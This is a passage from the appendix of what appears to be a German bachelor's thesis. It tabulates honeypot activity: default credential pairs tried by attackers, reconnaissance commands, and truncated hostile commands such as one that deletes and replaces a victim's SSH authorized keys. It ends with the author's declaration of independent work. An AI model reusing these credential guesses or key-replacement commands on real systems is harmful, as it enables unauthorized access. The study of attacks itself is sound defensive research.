2021-06-20	Login	root:1234	17964	122.74	823.26
2021-06-20	Cmd	echo -e "\x6F\x6B"	22174	253.51	180.87
2021-06-20	Cmd	uname -a	863	131.55	23134.62
2021-06-20	Cmd	lscpu | grep Model	848	172.11	273.1
2021-06-20	Pre-disc-cmd	echo -e "\x6F\x6B"	22174	253.51	180.87

Figure A.20: Percentual increase over time across honeypots (n=7, threshold=100.0%)

% increase over time across all honeypots (n=7, Thresh=250.0%)

Date	Event	Command	Counts	% Overall	% Increase n days
2021-08-04	Cmd	uname -s -v -n -r	609	302.25	523.25
2021-08-04	Pre-disc-cmd	uname -s -v -n -r	609	302.25	523.25
2021-08-04	Cmd	uname -s -v -n -r	609	302.25	523.25
2021-08-04	Pre-disc-cmd	uname -s -v -n -r	609	302.25	523.25
2021-07-09	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	266	464.78	3700
2021-07-08	Cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	380	706.83	5328.57
2021-07-08	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	380	706.83	5328.57
2021-07-07	Pre-disc-cmd	d /tmp || cd /var/run || cd /mnt || cd /root || c	214	354.37	2957.14
2021-05-12	Cmd	uname -a	1434	284.76	38507.69
2021-05-12	Cmd	uname -a	1555	317.22	41765.38
2021-05-12	Pre-disc-cmd	cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa..	1526	268.08	630.14
2021-05-10	Cmd	uname -a	1575	322.59	42303.85
2021-05-10	Pre-disc-cmd	cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa..	1479	256.74	607.66
2021-05-10	Login	nproc:nproc	1678	278.94	370.4
2021-05-10	Cmd	uname -a	1771	375.18	47580.77
2021-05-10	Pre-disc-cmd	cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa..	1741	319.94	733.01
2021-05-09	Cmd	uname -a	1371	267.85	36811.54
2021-03-16	Login	root:admin	16892	305.86	1206.27
2021-03-16	Login	root:admin	16892	305.86	1206.27
2021-03-15	Login	root:admin	17455	319.38	1249.81
2021-03-15	Login	root:admin	17455	319.38	1249.81
2021-03-14	Login	root:admin	19543	369.55	1411.28
2021-03-14	Login	root:admin	19543	369.55	1411.28

Figure A.21: Percentual increase over time across honeypots (n=7, threshold=250.0%)

Eidesstattliche Erklärung

Ich erkläre hiermit an Eides statt durch meine eigenhändige Unterschrift, dass ich die vorliegende Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel verwendet habe. Alle Stellen, die wörtlich oder inhaltlich den angegebenen Quellen entnommen wurden, sind als solche kenntlich gemacht.
Ich erkläre mich mit der Archivierung der vorliegenden Bachelorarbeit einverstanden.
Die vorliegende Arbeit wurde bisher in gleicher oder ähnlicher Form noch nicht als Bachelorarbeit eingereicht.

Datum	Unterschrift